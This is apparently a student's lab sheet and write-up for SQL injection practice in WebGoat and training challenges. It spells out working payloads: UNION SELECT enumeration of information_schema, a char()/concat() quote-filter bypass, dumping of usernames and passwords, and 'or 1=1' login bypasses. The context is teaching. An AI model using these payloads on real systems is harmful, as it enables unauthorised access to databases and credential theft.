**Practical 4**

**SQL Injection**

|  |
| --- |
| **Objectives:**  After completing this lab, you should be able to:   * Perform SQL Injection on a vulnerable webpage to retrieve data |

**1) Webgoat Exercises**

**Complete SQL Injection exercises:**

Navigate to (A1) injection

1. **Lab SQL Injection (Intro)**

Complete Exercises 1-11

Exercise 12-13 is optional

Exercise 1-5 focuses on SQL syntax revision

Exercise 6-11 focuses on basic SQL injection techniques

Exercise 12-13 is on sql query chaining (optional)

Graphical user interface, text, application

Description automatically generated

Graphical user interface, text, application

Description automatically generated

1. **Lab SQL Injection (Advanced)**

Complete exercises 1-3 on SQL Union injection

Exercise 4-5 on blind sql injection is optional

**2) Mimosa Challenges**

Complete the newly released mimosa SQL injection challenges.


**\*\*You are strongly encouraged to attempt the questions and document the steps on how you solve the challenges.**

**Your Tutor may require you to submit as part of your progress monitoring or General Performance**.


**Dazala**

Find the number of columns by using order by.

Then use union select to get this.

****

Next, use concat to get the answer



We can see from this table the answer is ‘root’ and ‘secure123’.

**Fakebook**

A screenshot of a computer

Description automatically generated

Use order by to see that there is 1 column.

A screenshot of a computer

Description automatically generated

1 UNION SELECT table\_name FROM information\_schema.tables;-- -


Use union select to get the table names.

Graphical user interface, application

Description automatically generated

1 UNION SELECT column\_name FROM information\_schema.columns WHERE table\_name=concat(char(102),char(97),char(107),char(101),char(98),char(111),char(111),char(107));--


By converting ‘fakebook’ into decimal, we can use concat() and char() to bypass the quote filter.



Then use an online hash cracker to find the password.

The password is adawong.

**Notflix**



Using ‘ORDER BY 3;-- - to see how many columns.

A screenshot of a computer

Description automatically generated

a' UNION SELECT 1,table\_name,3 FROM information\_schema.tables OFFSET 30;--

By selecting the table name from information\_schema.tables, I can see the table names in the database. Need to use OFFSET 30 to find the users table as the backend only allow maximum 3 results.

Graphical user interface, application

Description automatically generated

a' UNION SELECT 1,column\_name,3 FROM information\_schema.columns WHERE table\_name='users' OFFSET 6;--

This will list out all columns in the users table. Need to use offset to show the columns for usernames, passwords and first name which can help me find Eric’s account.

Graphical user interface, application

Description automatically generated

a' UNION SELECT 1,username,password FROM users WHERE firstname='Eric';--

By using union select the two different columns combine and this shows me only the username and password table.

**SQLi basics**

' or 1-1;--

Since this means true, the backend will think the password we entered is correct.

A screenshot of a computer

Description automatically generated

**SQLi Basics Two**

' or 1 = 1 or substring(password,1,1) = 'a

So this would look like SELECT … WHERE username = ‘**' or 1 = 1 or substring(password,1,1) = 'a**

‘ and password = ‘ ‘

Since true or false = true, the backend will think our password is correct.

Graphical user interface, text, application

Description automatically generated